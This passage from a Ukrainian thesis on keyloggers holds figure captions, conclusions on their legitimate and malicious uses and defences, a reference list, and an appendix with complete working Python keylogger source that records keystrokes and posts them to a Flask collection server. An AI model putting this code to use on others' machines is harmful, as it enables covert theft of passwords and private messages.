


Рисунок 3.7 – Скрін демонстрації натискання спец. символів та відображення їх у файлі

На рисунку 3.8 зображено що програма також здатна виводити малі літери





Рисунок 3.8 – Скрін зображує чіткий напис (i love fcit)

На рисунку 3.9 показано що цей кейлогер також розпізнає великі літери.






Рисунок 3.9 – Скрін зображує чіткий напис (I LOVE FCIT)

На рисунку 3.10 зображена сама програма у диспетчері завдань




Рисунок 3.10 – Скрін зображення кейлогеру у диспетчері завдань

На рисунку 3.11 зображена примітивна модель як хакер краде дані у простого користувача

Рисунок 3.11 – Примітивна модель як хакер краде дані у простого користувача

ВИСНОВКИ

У даній роботі було розглянуто ключові аспекти функціонування та використання keylogger. Аналізуючи цей інструмент, можна визначити його потенційну користь для моніторингу активності користувачів у випадку потреби безпеки. Було висвітлено ключову проблему шкідливого програмного забезпечення у просторі кібербезпеки, яка була вирішена шляхом реалізації у власній програмі з розбором функціоналу.

Однак, важливо враховувати його можливе зловживання зловмисниками для крадіжки конфіденційної інформації. Питання захисту від keylogger стає актуальним у контексті забезпечення приватності та безпеки даних користувачів. Також важливо враховувати законодавчі аспекти, що регулюють використання цього інструменту в різних країнах. Дослідження keylogger відкриває можливості для подальших досліджень у галузі кібербезпеки та захисту приватності.

Основне призначення keylogger – це перехоплення та записування клавіш, які натискаються на клавіатурі комп'ютера. Це може використовуватись як в позитивних, так і в негативних цілях які будуть нижче перераховані.

Позитивні: створення в навчальних цілях для набуття базових навичок боротьби з даним видом шкідливого ПЗ, слідкування за своїми дітьми або членами своєї родини, для того щоб вони не відкрили неналежний їх віку контент.

Негативні: крадіжка, компрометація, заміна або зміна інформації. Використання програми фірмою конкурентом для слідкування за усіма співробітниками або окремим лицем. Шпигування за об’єктом. Правильно написаний кейлогер дуже важко виявити, навіть фахівці з досвідом можуть не відразу його знайти, або взагалі його не знайти.

Keylogger може бути використаний як інструмент безпеки для моніторингу активності користувачів у випадку підозри на недозволену діяльність.

Однак keylogger також може бути використаний зловмисниками для крадіжки особистої інформації, такої як паролі, особисті повідомлення та конфіденційна інформація.

Існують як програмні, так і апаратні рішення для реалізації keylogger. В даній роботі розглянуто та проаналізовано keylogger, на основі програмного забезпечення. Його легше написати як програму ніж апаратний який може бути наприклад як флешка, чіп вмонтований на основі ядра ОС тощо. Програмний дешевше зазвичай ніж апаратний і це є його плюсом.

Відрізняються вони тим що апаратний може бути у вигляді флешки та його легше виявити, інший випадок коли кейлогер вбудовують на рівні ядра в цьому випадку його дуже важко виявити. Апаратний зазвичай може бути як автономна підстанція яку потім непомітно зловмисник забирає з собою, також є варіант який може з’єднуватись через мережу станції на якій він включений та передавати дані напряму. Або той самий випадок тільки при включені до комп’ютеру об’єкта, він всі дані збирає на флешку або непомітний чіп який вмонтований в нього та збирає дані на самого себе поки не закінчиться пам’ять.

Для захисту від keylogger важливо використовувати антивірусне програмне забезпечення та уникати натискання на посилання чи завантаження файлів з ненадійних джерел.

Підсумовуючи, можна дійти висновку, що в кваліфікаційній роботі розібрано ключові аспекти тематики шкідливого програмного забезпечення, а саме кейлогеру. Позитивні та негативні вживання кейлогеру, функціонал кейлогеру. Які були використані бібліотеки для написання кейлогеру.

ПЕРЕЛІК ПОСИЛАНЬ


1. Jonas de Abreu, Mariana Cunha e Melo. Password management Where LastPass got it wrong and how to approach the issue in organizations. Labrys Frontier Series March 2023. DOI: https://is.gd/L7Jp7k P. 5-24 URL: https://cdn.ctpi.io/frontiers/2023-03-24-where-lastpass-got-it-wrong.pdf
2. Whisnu Yudha Aditama, Ira Rosianal Hikmah, Dimas Febriyan Priambodo. Analisis Komparatif Keamanan Aplikasi Pengelola Kata Sandi Berbayar Lastpass, 1Password, Dan Keeper Berdasarkan ISO/IEC 25010. Jurnal Teknologi Informasi dan ilmu Komputer P. 1-7 URL: https://is.gd/I3UnyC
3. Paolo Gentili, Sarah Shader, Richard Yip, Brandon Zeng. Security Analysis of Dashlane. Massachusetts Institute of Technology P. 1-13 URL: https://courses.csail.mit.edu/6.857/2016/files/25.pdf
4. Samira Zibaei, Dinah Rinoa Malapaya, Benjamin Mercier, Amirali Salehi-Abari, Julie Thorpe. Do Password Managers Nudge Secure (Random) Passwords? P. 2-18 URL: https://www.usenix.org/system/files/soups2022-zibaei.pdf
5. Shaoor Munir, Konrad Kollnig, Anastasia Shuba, Zubair Shafiq. Google’s Chrome Antitrust Paradox. Vanderbilt Journal of Entertainment and Technology Law P. 8-57 URL: https://arxiv.org/pdf/2406.11856
6. Teoh Xin Pei, Intan Farahama Binti Kamsin, Zety Marlia Zainal Abidin, Hemalata Vasudavan. Browser-Based Password Manager Using Tokenization. Asia Pacific University of Technology and Innovation, Technology Park Malaysia, Bukit Jalil, Kuala Lumpur, Malaysia P. 1-6 URL: https://ijdsaa.com/index.php/welcome/article/view/171/76
7. Ali Zohaib, Jade Sheffey, Amir Houmansadr. Investigating Traffic Analysis Attacks on Apple iCloud Private Relay. ASIA CCS '23: Proceedings of the 2023 ACM Asia Conference on Computer and Communications Security. Pages 773 - 784 URL: https://dl.acm.org/doi/10.1145/3579856.3595793
8. Бевза В.І. Переваги і недоліки хмарних сховищ для керування паролями Icloud та Chrome. 2024. V Міжнародна науково-практична конференція «Кібербезпека в сучасному світі: актуальні виклики. С. 85-87. URL: https://is.gd/g0nghi

9. Слатвінська В.М., Кухаренко С.В. Аналіз функціоналу Python Keylogger: Від розуміння до виявлення шкідливого коду. Наука і техніка сьогодні. 2024. № 11. С. 1-15. DOI: https://doi.org/10.52058/2786-6025-2024-11(39)-926-940 URL: http://perspectives.pp.ua/index.php/nts/article/view/15909/15981
10. Abdul Rahim N. H., Nuhairi A. R., Baharim M. I. D. Famlogger: The development of keylogger tools for parental online monitoring // International Journal on Perceptive and Cognitive Computing. 2024. Vol. 10, No. 1. P. 51-58. DOI: https://doi.org/10.31436/ijpcc.v10i1.437. URL: http://surl.li/nleevv (дата звернення: 10.01.2025).
11. Boyko V., Vasilenko M., Slatvinska V. Linked List Systems for System Logs Protection from Cyberattacks // Faure E., Danchenko O., Bondarenko M., Tryus Y., Bazilo C., Zaspa G. (eds). Information Technology for Education, Science, and Technics. ITEST 2022. Lecture Notes on Data Engineering and Communications Technologies. Vol. 178. Springer, Cham, 2023. P. 224-234. DOI: https://doi.org/10.1007/978-3-031-35467-0_15 (дата звернення: 10.01.2025).
12. Бевза В.І., Слатвінська В.М. Вплив збою Crowdstrike на мега-витік паролів: чи є зв'язок? Ч. 1 // Вісник Хмельницького національного університету. Серія: Технічні науки. 2024. № 4. С. 332–338. DOI: https://doi.org/10.31891/2307-5732-2024-339-4-52. URL: https://heraldts.khmnu.edu.ua/index.php/heraldts/article/view/257 (дата звернення: 10.01.2025).
13. Бевза В.І., Слатвінська В.М. Вплив збою Crowdstrike на мега-витік паролів: чи є зв'язок? Ч. 2. Вісник Хмельницького національного університету. Серія: Технічні науки. 2024. Том 341. № 5. С. 248-259. DOI: https://doi.org/10.31891/2307-5732-2024-341-5-36 URL: https://heraldts.khmnu.edu.ua/index.php/heraldts/article/view/300
14. Василенко М.Д., Рачук В.О., Слатвінська В.М. Шкідливі програми в контексті розуміння комп'ютерної вірусології та техніко-правової змагальності: міждисциплінарне дослідження // Наукові праці Національного університету «Одеська юридична академія». 2021. Т. 28. С. 28-36. DOI:

https://doi.org/10.32837/npnuola.v28i0.693. URL: http://surl.li/haibkf (дата звернення: 10.01.2025).

15. Думчиков М.О. Концептуальні засади кримінально-правової охорони кіберпростору в Україні: монографія. Суми: Сумський державний університет, 2023. 413 с. URL: http://surl.li/zgyhke (дата звернення: 10.01.2025).
16. Yadav Sarita, Mahajan Anuj, Prasad Monika, Kumar Avinash. Advanced keylogger for ethical hacking // International Journal of Engineering Applied Sciences and Technology. 2020. Vol. 5. P. 634-638. DOI: 10.33564/IJEAST.2020.v05i01.112 (дата звернення: 10.01.2025).
17. Бібліотека pynput Package Documentation URL: https://pynput.readthedocs.io/en/latest/
18. Requests: HTTP for Humans URL: https://requests.readthedocs.io/en/latest/
19. Jl. Lkr. Utara, Kayuapu Kulon, Gondangmanis, Kec. Bae, Kabupaten Kudus, Jawa Tengah. C. 1-8 Framework Flask Python URL: https://jurnal.umt.ac.id/index.php/jika/article/view/10567/5371
20. json - JSON encoder and decoder URL: https://docs.python.org/3/library/json.html
21. Функція ascii() в Python URL: https://acode.com.ua/function-ascii-python/
22. threading - Thread-based parallelism URL: https://docs.python.org/uk/3/library/threading.html
23. time - Time access and conversions URL: https://docs.python.org/uk/3/library/time.html
24. logging - Logging facility for Python URL: https://docs.python.org/uk/3/library/logging.html
25. Keylogger for Windows using Python Моніторинг та управління клавіатурою в Python URL: https://www.ijtsrd.com/papers/ijtsrd37991.pdf
26. Digital Twin Operational Platform for Connectivity and Accessibility using Flask Python. C.1-5 URL: https://is.gd/kmGPr4

Додаток А. Схема взаємодії модуля кейлоггера та серверної частини



Додаток Б. Лістинг програмного модуля для моніторингу клавіатурних натискань

diplom.py

```
from pynput import keyboard
import requests
from flask import Flask, request, jsonify
import threading
import time
import logging

# Configure logging
logging.basicConfig(filename='key_log.txt',       level=logging.INFO,
format='%(asctime)s - %(message)s')

# Global variable to store key logs
key_log = []
log_lock = threading.Lock()  # Lock to prevent race conditions

# Detect the current keyboard language
def get_language():
    # Placeholder for detecting language (requires platform-specific
implementation)
    # Return "EN" or "UKR" based on active keyboard layout
    return "EN"

# Function to handle key press events
def on_press(key):
    global key_log
    try:
        language = get_language()
        with log_lock:
            if key.char.isalnum():
              key_log.append(f"[{language}] Alphanumeric key pressed:
{key.char}")
            else:
                  key_log.append(f"[{language}] Special key pressed:
{key}")
    except AttributeError:
        if key == keyboard.Key.space:
            key_log.append(f"Space key pressed")
        else:
            key_log.append(f"Special key pressed: {key}")

# Function to start the keylogger
def start_keylogger():
    with keyboard.Listener(on_press=on_press) as listener:
        listener.join()

# Function to send the collected key log data to a server
def send_data_to_server():
    url = 'http://127.0.0.1:5000/receive'
```

```
    while True:
        data = {'key_log': []}

        with log_lock:
            if key_log:
                data['key_log'] = key_log.copy()
                key_log.clear()

        if data['key_log']:
            try:
                response = requests.post(url, json=data)
                response.raise_for_status()
                print(f"Data sent to server: {response.status_code}")
            except requests.RequestException as e:
                print(f"Error sending data to server: {e}")

        time.sleep(10)

# Flask application to receive key log data
app = Flask(__name__)

@app.route('/receive', methods=['POST'])
def receive_data():
    data = request.json
    if data and 'key_log' in data:
        logging.info(f"Received data: {data['key_log']}")
        with open('key_log.txt', 'a') as f:
            f.write(f"{data['key_log']}\n")
    return jsonify({'message': 'Data received successfully'}), 200

def start_flask_app():
    app.run(host='0.0.0.0', port=5000)

# Start the Flask app in a separate thread
flask_thread = threading.Thread(target=start_flask_app, daemon=True)
flask_thread.start()
# Start the keylogger in a separate thread
keylogger_thread      =      threading.Thread(target=start_keylogger,
daemon=True)
keylogger_thread.start()
# Start sending data to the server in a separate thread
send_data_thread    =    threading.Thread(target=send_data_to_server,
daemon=True)
send_data_thread.start()
# Keep the main thread alive
try:
    while True:
        time.sleep(1)
except KeyboardInterrupt:
    print("Program terminated by user.")
```